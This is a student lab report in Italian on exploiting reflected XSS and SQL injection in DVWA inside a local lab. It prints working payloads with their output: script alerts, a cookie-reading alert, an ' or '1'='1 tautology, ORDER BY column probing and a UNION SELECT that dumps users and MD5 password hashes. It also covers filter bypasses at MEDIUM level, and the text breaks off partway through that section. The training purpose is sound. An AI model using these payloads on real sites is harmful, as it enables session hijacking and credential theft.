


W13D4

Exploit DVWA - XSS e SQL injection

[Facoltativo] Exploit DVWA «MEDIUM» o «HIGH».



★ INDICE

- 1 Introduzione
- 2 Verifica della connettività
- 3 Accesso e Configurazione DVWA
- 4 Exploit XSS Reflected
 - 4.1: Test con Tag HTML
 - 4.2: Test con Alert JavaScript
 - 4.3: Recupero Cookie
- 5 Exploit SQL Injection
 - 5.1: Test con Input Valido
 - 5.2: Bypass con Tautologia
 - 5.3: Estrazione Dati con UNION
- 6 [Facoltativo] Exploit DVWA «MEDIUM» o «HIGH»
 - 6.1: Configurazione Livello «MEDIUM»
 - 6.2: XSS Reflected a «MEDIUM»
 - 6.3: SQL Injection a «MEDIUM»
 - 6.4: Configurazione Livello «HIGH»
 - 6.5: XSS Reflected a «HIGH»
 - 6.6: SQL Injection a «HIGH»
- 7 Analisi Finale

1 Introduzione

- Questo report documenta l'esame di un esercizio pratico di Cyber Security ed Ethical Hacking, incentrato sull'exploitation di vulnerabilità XSS Reflected e SQL Injection (non blind) su Damn Vulnerable Web Application (DVWA), l'esame è stato svolto al livello di sicurezza LOW, con una parte facoltativa al livello MEDIUM, l'ambiente di test utilizza due macchine virtuali su VirtualBox: Kali Linux (attaccante, IP 192.168.50.100) e Metasploitable2 (vittima con DVWA, IP 192.168.50.101).
- L'obiettivo è verificare la connettività, accedere a DVWA, configurare il livello di sicurezza e sfruttare le vulnerabilità indicate, documentando ogni passo con screenshot e un'analisi finale riflette sull'importanza della sanitizzazione degli input.

2 Verifica della connettività e avvio servizi Apache2-MariaDB

- Per confermare la comunicazione tra Kali Linux e Metasploitable2, ho eseguito il comando `ping 192.168.50.101 -c 4` dal terminale di Kali

```
(M6D6R6@kali)-[~]  
$ ping -c 4 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=10.9 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=11.5 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=15.8 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=35.6 ms  
  
— 192.168.50.101 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3014ms  
rtt min/avg/max/mdev = 10.939/18.459/35.623/10.083 ms
```

- Prima di accedere a DVWA, devo avviare Apache2 (web server) e MariaDB (database) su Metasploitable2, poiché DVWA richiede questi servizi per funzionare

- Avvio Apache2 `sudo service apache2 start`


```
(M6D6R6@kali)-[~]  
$ sudo service apache2 start  
[sudo] password for kali:  
  
(M6D6R6@kali)-[~]  
$ █
```

- A via MariaDB `sudo service mysql star`


```
(M6D6R6@kali)-[~]  
$ sudo service mysql start  
[sudo] password for kali:  
  
(M6D6R6@kali)-[~]  
$ █
```

3 Accesso e Configurazione DVWA

- Accedo a DVWA su Metasploitable2 tramite browser tramite Firefox <http://192.168.50.101/dvwa/> su Kali, effettuo il login e imposto il livello LOW



The screenshot shows the DVWA Security page. At the top is the DVWA logo. Below it, the page title is "DVWA Security" with a lock icon. The section "Script Security" indicates the current security level is "low". It explains that the security level can be set to low, medium, or high, and that this changes the vulnerability level. There is a dropdown menu currently set to "low" and a "Submit" button. Below this, the "PHPIDS" section describes it as a security layer for PHP-based web applications. It states that PHPIDS is currently "disabled" and provides links to "enable PHPIDS", "Simulate attack", and "View IDS log". At the bottom, a message box says "Security level set to low".

DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

4 Exploit XSS Reflected

- Sono stati eseguiti tre exploit XSS Reflected nella sezione dedicata di DVWA, al livello LOW, dove l'assenza di filtri sugli input consente l'esecuzione diretta di codice malevolo, questi attacchi sfruttano la mancanza di sanitizzazione per iniettare script HTML e JavaScript, aprendo la porta a scenari come l'esecuzione di codice arbitrario, il furto di cookie di sessione e il potenziale hijacking di sessioni utente.
- I seguenti test dimostrano la vulnerabilità critica dell'applicazione in un ambiente non protetto.
- Sono stati testati tag HTML (), alert JavaScript e recupero cookie, in stile hacker.


4.1: Test con Tag HTML

- È stato iniettato il payload HTML `<i>Hacked Payload</i>` nel campo di input, sfruttando la capacità dell'applicazione di interpretare direttamente i tag HTML senza filtraggio.
- ⇒ In DVWA, clicca su "XSS (Reflected)".
- ⇒ Inserisco `<i>Hacked Payload</i>` e clicco "**Submit**".
- ⇒ **L'output** mostrato conferma che il tag è stato elaborato, rendendo il testo come payload malevolo in corsivo, questo dimostra la possibilità di manipolare il rendering della pagina, aprendo la strada a iniezioni più complesse.



4.2: Test con Alert JavaScript


- Per verificare l'esecuzione di codice JavaScript, è stato iniettato il payload `<script>alert('XSS Exploit Executed')</script>`, l'assenza di filtri a livello LOW ha permesso l'esecuzione diretta dello script, generando un popup di alert con il messaggio 'XSS Exploit Executed'
- ⇒ Inserisco `<script>alert('XSS Exploit Executed')</script>` e clicco "Submit"



- ⇒ Questo conferma la vulnerabilità XSS Reflected, che potrebbe essere sfruttata per eseguire codice malevolo nel browser della vittima, come reindirizzamenti o manipolazione del DOM, con didascalia "Popup alert generato da payload XSS"

4.3: Recupero Cookie

- Per simulare un attacco reale, è stato iniettato il payload `<script>alert(document.cookie)</script>` che ha esfiltrato i cookie della sessione (es. PHPSESSID) in un alert
- ⇒ Inserisco `<script>alert(document.cookie)</script>` e clicco "Submit". L'alert mostrerà i cookie.



- ⇒ Questo dimostra il potenziale per un attacco di session hijacking, poiché il cookie PHPSESSID potrebbe essere utilizzato per impersonare l'utente autenticato, compromettendo la sicurezza della sessione, a mancanza di protezione sugli input rende questa vulnerabilità particolarmente critica.

5 Exploit SQL Injection

- Eseguo un exploit SQL Injection non blind a livello LOW per estrarre dati dal database, in stile hacker.


5.1: Test con Input Valido

- È stato inserito l'input 1 nel campo 'User ID' per verificare il funzionamento normale dell'applicazione

⇒ In DVWA, clicco su "SQL Injection"


⇒ Inserisco **1** nel campo "User ID" e clicco "**Submit**"

⇒ **L'output** restituisce i dati di un singolo utente (admin).



5.2: Bypass con Tautologia

- Per bypassare il controllo del campo ID, è stato iniettato il payload SQL ' or '1'='1, questo exploit sfrutta una tautologia logica per eludere la condizione WHERE
- ⇒ Inserisci ' or '1'='1 e clicca "Submit". Dovrebbe elencare tutti gli utenti.
- ⇒ **Output** Dump di tutti gli utenti tramite tautologia SQL



5.3: Estrazione Dati con UNION

- È stato determinato il numero di colonne della query originale (2 colonne) utilizzando **ORDER BY**.
Successivamente, è stato iniettato il payload **1' UNION SELECT user, password FROM users #**
- Determina le colonne:
 - ⇒ Inserisco **1' ORDER BY 1--** e clicco "Submit".
Dovrebbe elencare tutti gli utenti.
 - ⇒ **Output** Funziona, restituisce "First name: admin Surname: admin"

Vulnerability: SQL Injection

User ID:


```
ID: 1' ORDER BY 1 --  
First name: admin  
Surname: admin
```

- ⇒ Inserisco **1' ORDER BY 2--** e clicco "Submit".
Dovrebbe elencare tutti gli utenti.

Vulnerability: SQL Injection

User ID:


```
ID: 1' ORDER BY 2 --  
First name: admin  
Surname: admin
```

- ⇒ **Output** Funziona, restituisce lo stesso output.

- ⇒ Inserisco **1' ORDER BY 3--** e clicco "Submit".
Dovrebbe elencare tutti gli utenti.

Unknown column '3' in 'order clause'

- ⇒ **Output** Errore Unknown column '3' in 'order clause', confermando 2 colonne
- ⇒ Il numero di colonne della query originale (2 colonne) è stato determinato con i test **1' ORDER BY 1 --** e **1' ORDER BY 2 --**, che hanno restituito risultati validi, mentre **1' ORDER BY 3 --** ha generato l'errore **Unknown column '3' in 'order clause'**, confermando la struttura della query.
- Successivamente, è stato iniettato il payload **1' UNION SELECT user, password FROM users #**, che ha esfiltrato username e hash delle password dalla tabella **users**

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- ⇒ Esfiltrazione di username e password tramite UNION, confermando che l'attacco UNION ha funzionato correttamente.

6 [Facoltativo] Exploit DVWA «MEDIUM» o «HIGH»

- Imposto DVWA a livello MEDIUM e provo a bypassare i filtri per XSS Reflected e SQL Injection, in stile hacker.


6.1: Configurazione Livello «MEDIUM»

⇒ In DVWA, vai a "DVWA Security", seleziona "**Medium**" e clicca "**Submit**"




6.2: XSS Reflected a «MEDIUM»

- ⇒ È stato iniettato il payload HTML `` **XSS (Reflected)** di DVWA a livello MEDIUM,
- ⇒ L'output mostra un popup di alert con il valore `1`, questo conferma che sono riuscito a bypassare il filtro `strip_tags` di livello MEDIUM, che blocca i tag `<script>` ma consente attributi come `onerror` su tag come ``




- ⇒ Inserisco il payload `` **XSS (Reflected)** di DVWA a livello MEDIUM,



- ⇒ popup con i cookie

6.3: SQL Injection a «MEDIUM»

- L'exploit SQL Injection a livello MEDIUM, dove DVWA usa il filtro `mysql_real_escape_string`, che sfugge i caratteri speciali come l'apostrofo (' diventa \'), questo filtro rende più difficile l'iniezione SQL, ma non è una barriera insormontabile, in stile hacker, lo considero un ostacolo debole: posso bypassarlo con tautologie senza apostrofi (es. `or 1=1`) o con un escaping manuale per query UNION, il mio obiettivo è:
 - ◇ Verificare che il database funzioni con un input valido.
 - ◇ Bypassare la condizione WHERE con una tautologia per elencare tutti gli utenti
 - ◇ Confermare che la query ha 2 colonne (come a LOW).
 - ◇ Esfiltrare username e password dalla tabella users con un attacco UNION.
 - **Impatto** Dimostrerò che anche con filtri base, un attacker può accedere a dati sensibili, evidenziando la necessità di difese robuste come prepared statements.
- ⇒ Nel campo "User ID", inserisco 1 e clicco "Submit"

